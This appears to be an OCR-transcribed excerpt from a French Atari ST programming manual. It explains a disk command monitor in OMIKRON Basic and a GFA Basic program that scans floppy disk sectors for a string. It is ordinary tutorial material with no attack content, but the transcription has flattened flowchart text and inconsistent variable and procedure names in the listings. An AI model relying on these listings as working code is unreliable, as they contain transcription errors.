
La liste des fichiers du répertoire **A:** est affichée sur l'écran. Elle reste affichée jusqu'à ce que vous appuyiez sur une touche du clavier. Si cette liste dépasse la taille d'un écran, vous pouvez la stopper en appuyant simultanément sur les touches <**Control**> et **S**. L'affichage de la liste redémarre par l'appui simultané sur les touches <**Control**> et **Q**.

Entraînez-vous à utiliser les autres commandes. Je vous conseille d'utiliser au préalable la commande **INFO** pour prendre connaissance de leur fonctionnement.

Cet utilitaire n'a de réel intérêt qu'en version compilée. Si vous ne possédez pas de compilateur, vous trouverez sur la prochaine disquette le programme compilé sous le nom MONITEUR.PRG.

### LE PROGRAMME EN DÉTAIL

La logique de fonctionnement du programme apparaît dans l'ordinogramme page suivante.


Moniteur disque
Affichage de l'écran de commande
Non
Appui clavier ou souris ?
Oui
Oui
Appui clavier !
Non
Oui
Touche backspace ?
Non
Attente relâchement du bouton
Non
Effacement possible ?
Oui
Effacement
Affichage possible ?
Non
Oui
Affichage
Touche de commande ?
Oui
Non
Affichage possible ?
Oui
Non
Affichage
Oui
Touche lecteur ?
Non
Affichage possible ?
Oui
Affichage
Non
Touche droite ou EXEC ?
Oui
Oui
EXEC ?
Exécution de la commande
Non
Fin
Non
Erreur ?
Oui
Message d'erreur



Toute erreur aiguille vers le programme de traitement des erreurs déclaré en ligne 4 :

```
4 ON ERROR GOTO Message
```

Le programme de gestion des erreurs étant déclaré, la fenêtre des commandes est affichée sur l'écran. Elle consiste en un cadre plein défini lignes 15 à 17 :

```
15  TEXT HEIGHT=6
16  FILL STYLE=2,1
17  PBOX 150,80 TO 480,350
```

Les boutons sont ensuite affichés selon le même procédé. Ils sont documentés à l'aide d'instructions **TEXT**. Par exemple pour le bouton **DIR** :

```
36  TEXT 192,162,"DIR"
```

Le programme se met alors en attente d'une commande entrée par l'utilisateur. La commande est acquise à l'intérieur d'une boucle **REPEAT UNTIL** qui prend fin lorsque le bouton **EXEC** est pressé (**Fin%=1**) ou lorsque le bouton droit de la souris est pressé (**MOUSEBUT=2**) :

```
58    REPEAT
...
221   UNTIL (MOUSEBUT=2) OR (Fin%L=1)
```

Les données peuvent être entrées au clavier ou avec la souris. La boucle de saisie est donc du type suivant :

```
55  REPEAT
66    A$=INKEY$
67  UNTIL (A$<>"") OR (MOUSEBUT <>0)
```

Si une touche du clavier est pressée,

```
73  IF A$<>""THEN
```

elle est convertie en majuscule :

```
74  A$= RIGHT$(A$,1)
75  A$= UPPER$(A$)'Mise en majuscule
```

Si la touche pressée est <Backspace> et si la longueur de la chaîne de commande est non nulle,

```
78  IF (A%L=8) AND (LEN(C$)>=1)
```

le dernier caractère affiché est enlevé de la chaîne de commande :

```
80  C$= LEFT$(C$, LEN(C$)-1)
```

et effacé de l'écran

```
81  MOUSEOFF
82  TEXT 190,312,C$+" "
83  MOUSEON
```

Si la touche pressée n'est ni <Escape>, ni <Backspace>, ni <Return>, et si la chaîne de commande n'est pas trop longue :

```
85  IF (A%L< >27) AND (A%L< >8) AND (A%L< >13) AND
(LEN(C$)<31)
```

le caractère est mémorisé et affiché :

```
87  C$=C$+A$
88  MOUSEOFF
89  TEXT 190,312,C$+" "
90  MOUSEON
```

Lorsque la touche gauche de la souris est pressée,

```
98  IF MOUSEBUT =1
```

le programme attend qu'elle soit relâchée :

```
100  REPEAT
101  UNTIL MOUSEBUT=0
```

Il compare ensuite la position de la souris par rapport aux coordonnées extrémales des boutons de la fenêtre. Lorsqu'un bouton est identifié, l'action correspondante est exécutée. Par exemple, lorsque le bouton DIR est identifié :

```
109  IF (MOUSEX <=230) AND (MOUSEX >=180) AND (MOUSEY
<=170) AND (MOUSEY >=150)
```

le mot DIR est concaténé à la chaîne de commande et est affiché dans la zone de saisie :

```
111  C$=C$+"DIR"
112  TEXT 190,312,C$+" "
```

Les autres touches de fonction sont analysées selon le même principe et donnent lieu à des actions similaires. Le traitement associé aux boutons disque (A, B, ..., F) est un peu particulier.

Examinons le traitement du bouton **disque A**. La variable **Disque%** contient le numéro du disque courant. Lorsque le bouton A est pressé, la procédure **Blanc** est activée. Elle rétablit la couleur d'origine de l'ancien disque courant :

```
168  GOSUB Blanc
```

La variable **Disque%** est initialisée à 1 et la procédure **Noir** est appelée pour afficher le bouton A en noir.

```
169  Disque%L=1
170  GOSUB Noir
```

Enfin, le texte "A:\ " est concaténé à la chaîne de commande et affiché dans la zone de saisie :

```
171  C$=C$+"A:\"
172  TEXT 190,312,C$+" "
```

La saisie prend fin lorsque la touche droite de la souris est enfoncée ou lorsque la variable **Fin%** vaut 1, c'est-à-dire lorsque le bouton **EXEC** a été pressé :

```
221  UNTIL(MOUSEBUT =2) OR (Fin%L = 1)
```

Dans le second cas, l'utilisateur demande d'exécuter la chaîne de commande. Le programme doit donc l'analyser et effectuer un traitement spécifique en fonction des mots clés qui la composent.

Dans un premier temps, les mots clés valides sont recherchés dans la chaîne de commande. La variable **Ok%** est initialisée à **1** si un mot clé valide fait partie de la chaîne de commande :

```
233  IF (Z$="DIR") OR (Z$="ERA") OR (Z$="COP") THEN Ok%L=1
234  IF (Z$="DIS") OR (Z$="INF") OR (Z$="MD") THEN Ok%L=1
235  IF (Z$="RD") OR (Z$="REN") OR (Fin%L=1) THEN Ok%L=1
```

Si la variable **Ok%** vaut **0** après ces tests, un message d'erreur est affiché :

```
236  IF Ok%L=0
237  THEN
238     Mess%L=1 GOSUB Message
```

Dans le cas contraire, le traitement correspondant au mot clé identifié est effectué.

Les mots clé **DIR**, **ERA**, **COPY**, **DISP**, **MD**, **RD** et **REN** correspondent à des instructions du langage OMIKRON. Le traitement qui leur est associé est donc simple.

Examinons par exemple le traitement de la commande **DIR**. L'écran est effacé et l'instruction **OMIKRON FILES** est activée en lui transmettant le modèle de recherche **Y$** :

```
242  CLS
243  FILES Y$
```

Le traitement se termine par l'attente de l'appui sur une touche du clavier :

```
245  PRINT "Appuyez sur une touche..."
246  REPEAT
247     P$= INKEY$
248     UNTIL P$< >""
```

Le traitement associé au bouton **INFO** est particulier : le programme recherche un second mot clé dans la commande et affiche les informations qui lui correspondent.

Le programme se termine lorsque la touche droite de la souris est pressée :

```
426  UNTIL (MOUSEBUT=2)
```

Les dernières lignes du programme sont consacrées aux procédures **Blanc**, **Noir** et **Message**.

La procédure **Blanc** rétablit la couleur d'origine du bouton d'une unité de disque. Pour cela, elle réaffiche un rectangle plein par-dessus l'ancien rectangle à l'aide d'une instruction **PBOX** :

```
437  PBOX 220+30*Disque%L,100 TO 250+30*Disque%L,120
```

et réaffiche le nom de l'unité dans le bouton avec une instruction **TEXT** :

438 TEXT 230+30*Disque%L,112,CHR$(64+Disque%L)

La souris est désactivée et réactivée de part et d'autre du traitement pour ne pas gêner l'affichage (lignes 436 et 439).

La procédure **Noir** est en tout point identique à la procédure **Blanc** à ceci près que le motif de remplissage du bouton est différent :

Procédure **blanc** : FILL STYLE=2,4
Procédure **noir** : FILL STYLE =2,8

La procédure **Message** initialise la variable **Bad%** à 1 lorsqu'une erreur est détectée, ce qui a pour effet d'afficher un message d'erreur sur l'écran.

# 9/2.7

# Recherche d'une chaîne alphanumérique sur disque

Il est parfois utile de localiser l'emplacement sur disque d'une chaîne alphanumérique, par exemple :

— pour mettre au point un programme écrit en assembleur ;

— pour retrouver un fichier dont vous avez oublié le nom ;

— etc.

Le petit programme que nous étudions dans ce paragraphe effectue une telle recherche, systématiquement, en commençant à la piste 0 / secteur 1 de la disquette, pour finir au dernier secteur/piste/face de la disquette.

## UTILISATION DU PROGRAMME

Le programme est écrit en GFA Basic. Entrez les instructions qui figurent ci-dessous :

```
' ------------------------------------------------
' Recherche d'une chaine alphanumérique sur disque
' ------------------------------------------------
'
'
' ------------------------------------------------
' Initialisation des variables du programme
' ------------------------------------------------
'
a$=SPACE$(512) !Buffer de lecture
s%=1 !Secteur par défaut
p%=0 !Piste par défaut
f%=0 !Face par défaut
ofs%=0 !Offset d'affichage
'
'
' ------------------------------------
' Choix du lecteur de disquettes
' ------------------------------------
'
CLS
PRINT "Recherche d'une chaine alphanumérique sur disque"
PRINT
REPEAT
  INPUT "Entrez le nom du lecteur (A ou B) : ";l$
  l$=UPPER$(l$)
  IF (l$<>"A") AND (l$<>"B")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (l$="A") OR (l$="B")
'
' Initialisation de la variable lecteur
'
IF l$="A"
  lect%=0
ELSE
  lect%=1
ENDIF
'
' ------------------------------------
' Saisie de la chaine recherchée
' ------------------------------------
'
INPUT "Entrez la chaine recherchée : ",br$
'
```

(suite)

```
    '  ____________________________
    '  Attente d'une commande
    '  ____________________________
    '
   bis:
   CLS
   REPEAT
   GOSUB lit_sect(lect%,s%,p%,f%)
   GOSUB cherche
   LOCATE 13,16
   PRINT "Recherche en cours secteur ";s%;" piste ";p%;" face ";f%
 UNTIL trouve
 '
 GOSUB affiche
 '
 encore=0
 REPEAT
   KEYGET a%
   b$=MID$(HEX$(a%,8),3,2)
   b%=VAL("$"+b$)
   '
   SELECT b%
   CASE 59
     GOSUB pgdn !page suivante
     GOSUB affiche
   CASE 60
     GOSUB pgup !page précédente
   CASE 61
     GOSUB chpiste !changement de piste
   CASE 62
     GOSUB chface !changement de face
   CASE 63
     encore=-1
   CASE 64
     ecrit_sect(l%,s%,p%,f%)
     END
   DEFAULT
     REM Commande interdite
     SOUND 1,15,4,250
     SOUND 1,15,#284,10
     SOUND 1,0,0,0,0
   ENDSELECT
 UNTIL (b%=64) OR (encore)
 IF encore THEN
   GOSUB pgdn       ! Prochain secteur
   GOTO bis         ! Recherche
 ENDIF
 '
 END
 '
 '
```

(suite)

```
'
' ------------------------------------------------------------
' Recherche de la chaine dans le secteur courant
' ------------------------------------------------------------
'
PROCEDURE cherche
  IF INSTR(a$,br$)<>0
    trouve=-1
  ELSE
    trouve=0
    GOSUB pgdn !Passage à la page suivante
  ENDIF
RETURN
'
'
' ------------------------------------------------------------
' Lecture d'un secteur de la disquette
' ------------------------------------------------------------
'
PROCEDURE lit_sect(l%,s%,p%,f%)
  x%=XBIOS(8,L:VARPTR(a$),L:0,lect%,s%,p%,f%,1)
RETURN
'
'
' ------------------------------------------------------------
' Ecriture d'un secteur de la disquette
' ------------------------------------------------------------
'
PROCEDURE ecrit_sect(l%,s%,p%,f%)
  x%=XBIOS(9,L:VARPTR(a$),L:0,lect%,s%,p%,f%,1)
RETURN
'
'
' ------------------------------------------------------------
' Affichage de 256 octets consécutifs
' ------------------------------------------------------------
'
PROCEDURE affiche
  CLS
  PRINT "                              Secteur ";s%;" Piste ";p%;" face ";f%
  PRINT
  PRINT "Déplacements ---------------------- Codes Hexa ----------------------
Valeurs ASCII"
  PRINT
  FOR i=0 TO 15
    PRINT "     ";HEX$(i*16+ofs%*256,4);"    ";
    FOR j=0 TO 15
      PRINT HEX$(ofs%*256+ASC(MID$(a$,i*16+j+1+ofs%*256,1)),2);" ";
    NEXT j
    FOR j=0 TO 15
      OUT 5,ASC(MID$(a$,i*16+j+1+ofs%*256,1))
    NEXT j
    PRINT
```

(suite)

```
    NEXT i
    PRINT
    PRINT "                F1=Page suivante,          F2=Page précédente"
    PRINT "                F3=Changement de piste, F4=Changement de face"
    PRINT "                F5=Poursuite recherche, F6=Fin"
RETURN
'
'
' ------------------------------------------
' Affichage de la page suivante
' ------------------------------------------
'
PROCEDURE pgdn
   IF ofs%=0
     ofs%=1
     GOTO finpgdn2
   ENDIF
   IF s%<9
     ecrit_sect(1%,s%,p%,f%)
     s%=s%+1
     ofs%=0
     GOTO finpgdn
   ENDIF
   IF p%<79
     ecrit_sect(1%,s%,p%,f%)
     p%=p%+1
     s%=1
     ofs%=0
   ELSE
     p%=0
     s%=1
     ofs%=0
   ENDIF
   finpgdn:
   lit_sect(1%,s%,p%,f%)
   finpgdn2:
RETURN
'
'
' ------------------------------------------
' Affichage de la page précédente
' ------------------------------------------
'
PROCEDURE pgup
   IF ofs%=1
     ofs%=0
     GOTO finpgup2
   ENDIF
   IF s%>1
     ecrit_sect(1%,s%,p%,f%)
     s%=s%-1
```

(suite)

```
      ofs%=1
      GOTO finpgup
    ENDIF
    IF p%>1
      ecrit_sect(l%,s%,p%,f%)
      p%=p%-1
      s%=9
      ofs%=1
    ELSE
      ecrit_sect(l%,s%,p%,f%)
      p%=79
      s%=9
      ofs%=1
    ENDIF
    finpgup:
    lit_sect(l%,s%,p%,f%)
    finpgup2:
    affiche
  RETURN
  '
  '
  ' ------------------------------------------
  ' Changement de la piste courante
  ' ------------------------------------------
  '
  PROCEDURE chpiste
    CLS
    REPEAT
      INPUT "Nouvelle piste : ";np%
    UNTIL (np%<=79) AND (np%>=0)
    ecrit_sect(l%,s%,p%,f%)
    p%=np%
    s%=1
    lit_sect(l%,s%,p%,f%)
    affiche
  RETURN
  '
  '
  ' ------------------------------------------
  ' Changement de la face courante
  ' ------------------------------------------
  '
  PROCEDURE chface
    ecrit_sect(l%,s%,p%,f%)
    IF f%=0
      f%=1
    ELSE
      f%=0
    ENDIF
    lit_sect(l%,s%,p%,f%)
    affiche
  RETURN
```

Lancez le programme.

Entrez le nom du lecteur sur lequel doit s'effectuer la recherche.

Entrez ensuite la chaîne recherchée, par exemple PRINT ou encore 03/W. La recherche commence secteur 1 piste 0 et s'arrête à la première occurrence de la chaîne. Le premier demi-secteur qui contient la chaîne est affiché sur l'écran. Le second demi-secteur peut être affiché par le simple appui sur la touche de fonction F1.

Il est également possible de :


— passer à la page (demi-secteur) précédente : F2 ;

— changer de piste : F3 ;

— changer de face : F4 ;


— poursuivre la recherche : F5 ;

— sortir du programme : F6.



## LE PROGRAMME EN DÉTAILS

La logique générale du programme correspond à l'ordinogramme suivant :





Après une brève initialisation des variables du programme, l'écran est effacé, et le titre du programme est affiché en haut de l'écran.

Le programme demande alors d'entrer le nom du lecteur sur lequel va s'effectuer la recherche :

```
INPUT "Entrez le nom du lecteur : ";l$
l$=UPPER$(l$)
```

Toute autre valeur que "A" ou "B" est refusée et provoque l'émission d'un signal sonore :

```
IF (l$<>"A") AND (l$<>"B")
  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDIF
```

Vous devez alors entrer le libellé de la chaîne recherchée :

```
INPUT "Entrez la chaîne recherchée : ",br$
```

Cette instruction est suivie de la boucle principale du programme qui lit le prochain secteur, recherche la chaîne dans ce secteur et affiche un message pour faire patienter l'utilisateur :

```
REPEAT
  GOSUB lit_sect(lect%,s%,p%,f%)
  GOSUB cherche
  LOCATE 13,16
  PRINT "Recherche en cours secteur ";s%;" piste ";p%;" face ";f%
UNTIL trouve
```

La variable booléenne trouve est initialisée à la valeur TRUE lorsque la chaîne recherchée est trouvée dans le secteur courant :

```
IF INSTR (a$,b$)<>0
  trouve=-1
```

Dans le cas contraire, la variable trouve est initialisée à FALSE et le prochain secteur est lu :

```
ELSE
  trouve=0
  GOSUB pgdn
ENDIF
```

Les procédures lit_sect, ecrit_sect, affiche, pgdn, pgup, chpiste et chface sont les mêmes que les procédures de même nom implémentées dans le programme d'édition des pistes/secteurs d'une disquette. Nous n'y reviendrons pas.

Lorsque la chaîne recherchée est trouvée, le premier demi-secteur en mémoire est affiché :

```
GOSUB affiche
```

et l'utilisateur peut choisir :

— d'afficher le demi-secteur suivant (touche F1) :

```
CASE 59
  GOSUB pgdn
  GOSUB affiche
```

— d'afficher le demi-secteur précédent (touche F2) :

```
CASE 60
  GOSUB pgup
```

— de changer de piste (touche F3) :

```
CASE 61
  GOSUB chpiste
```

— de changer de face (touche F4) :

```
CASE 62
  GOSUB chface
```

— de poursuivre la recherche (touche F5) :

```
CASE 63
  encore = -1
```

— ou encore d'arrêter le programme (touche F6) :

```
CASE 64
  ecrit_secteur (1%,s%,p%,f%)
  END
```

L'appui sur toute autre touche provoque l'émission d'un signal sonore :

```
SOUND 1,15,4,250
SOUND 1,15,#284,10
SOUND 1,0,0,0,0
```

Le choix de l'utilisateur est acquis jusqu'à ce qu'il appuie sur la touche F5 ou F6.

